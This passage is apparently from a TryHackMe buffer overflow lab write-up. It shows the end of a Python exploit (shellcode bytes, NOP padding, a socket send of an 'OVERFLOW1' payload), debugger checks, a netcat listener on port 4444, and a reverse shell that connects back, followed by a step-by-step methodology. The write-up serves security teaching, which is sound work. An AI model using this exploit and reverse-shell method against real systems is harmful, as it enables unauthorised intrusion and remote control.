
```
"\x45\x8f\xc5\x4d\x55\x8f\xd5\x4d\x7d\x35\x9a\xc2\xf5\x20\x40"
"\x8a\x7f\xda\xfd\x17\x17\xd4\xe0\x75\x17\xdf\x84\x41\x9c\x39"
"\xff\x0d\x43\x88\xfd\x84\xb0\xab\xf4\xe2\xc0\x5a\x55\x69\x19"
"\x20\xdb\x15\x60\x33\xfd\xed\xa0\x7d\xc3\xe2\xc0\xb7\xf6\x70"
"\x71\xdf\x1c\xfe\x42\x88\xc2\x2c\xe3\xb5\x87\x44\x43\x3d\x68"
"\x7b\xd2\x9b\xb1\x21\x14\xde\x18\x59\x31\xcf\x53\x1d\x51\x8b"
"\xc5\x4b\x43\x89\xd3\x4b\x5b\x89\xc3\x4e\x43\xb7\xec\xd1\x2a"
"\x59\x6a\xc8\x9c\x3f\xdb\x4b\x53\x20\xa5\x75\x1d\x58\x88\x7d"
"\xea\x0a\x2e\xfd\x08\xf5\x9f\x75\xb3\x4a\x28\x80\xea\x0a\xa9"
"\x1b\x69\xd5\x15\xe6\xf5\xaa\x90\xa6\x52\xcc\xe7\x72\x7f\xdf"
"\xc6\xe2\xc0")

padding = "\x90" * 15
exploit = buffer + eip + padding + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
connect = s.connect((ip, port))
s.recv(1024)
print("Fuzzing with %s bytes" % len(exploit))
s.send("OVERFLOW1 " + exploit + "\r\n")
s.recv(1024)
```

Before we go on and test this, let us verify everything is working by setting up a breakpoint again and making sure the application points to our shell. Restart the application and debugger and set up a breakpoint with the address we found (0x625011af).

Now run the debugger and run the python script.




Great, we reached our breakpoint again. Let's step through one instruction by pressing F7.



Perfect. It worked just as planned. We see 15 nop bytes followed by the first bytes of our shellcode. Now we can finally test our exploit and get a shell!

Getting a shell

Now that we know that everything is working as planned, it is time to obtain a shell. Let us go back to Kali. Open a new terminal. We will use netcat to set up a listener. A listener is simply waiting for a connection.



-n specifies only ip address and does not rely on dns.

-l specifies that we are creating a listener


-v verbose


-p specifies the listening port.

What we are doing is listening on port 4444 for any incoming connections. Our goal is for the application to connect to our IP address and port 4444 and give us a shell.

Now we have our listener ready. Let us restart the vulnerable application and this time, do not open the debugger.


Moment of truth. Let us now run our final exploit.





Awesome. We received a connection and got a reverse shell. Now we can interact with this shell as if it were a command prompt.

Conclusion



Our journey is over!! We successfully exploited this vulnerable application through a buffer overflow and received a reverse shell. Let us go over the steps one more time.

1st: Fuzz the application

2nd: Find the offset

3rd: Add more space to our buffer

4th: Find bad characters

5th: Find a return address

6th: Generate shellcode

7th: Get a shell

These steps are the foundation on how to perform a buffer overflow. You now have the skills and most importantly, the methodology on how to perform this sort of attack. Hopefully after finishing this guide, you should now know the dangers of buffer overflows. That is why safe and secure measures must be taken when reviewing and writing code. Now it is time for you to do it on your own. Go ahead and attempt the different Tasks in the "Buffer Overflow Prep" room.

Simply change the string from “OVERFLOW1” to “OVERFLOW2” or whichever one you are working on. Each one is very similar, just slight variations. But I have my full confidence in you that you will be able to complete each one.

For the time being, study hard, think smart and most importantly, have fun! Until next time my fellow cyber enthusiasts.

References

https://github.com/cytopia/badchars

https://tryhackme.com/

https://youtu.be/3KkJtV4__6w

https://youtu.be/V_Payl5FlgQ

https://youtu.be/qSnPayW6F7U

https://www.pblworks.org/sites/default/files/inline-images/celebration.jpg

https://qph.fs.quoracdn.net/main-qimg-4d4384fec20f11679e1acba37633b653.webp

https://miro.medium.com/max/2100/1*sz-JFjy3j67XiUs7UjHn-g.png

https://en.wikipedia.org/wiki/Buffer_overflow#:~:text=A%20buffer%20overflow%20occurs%20when,fits%20within%20the%20destination%20buffer.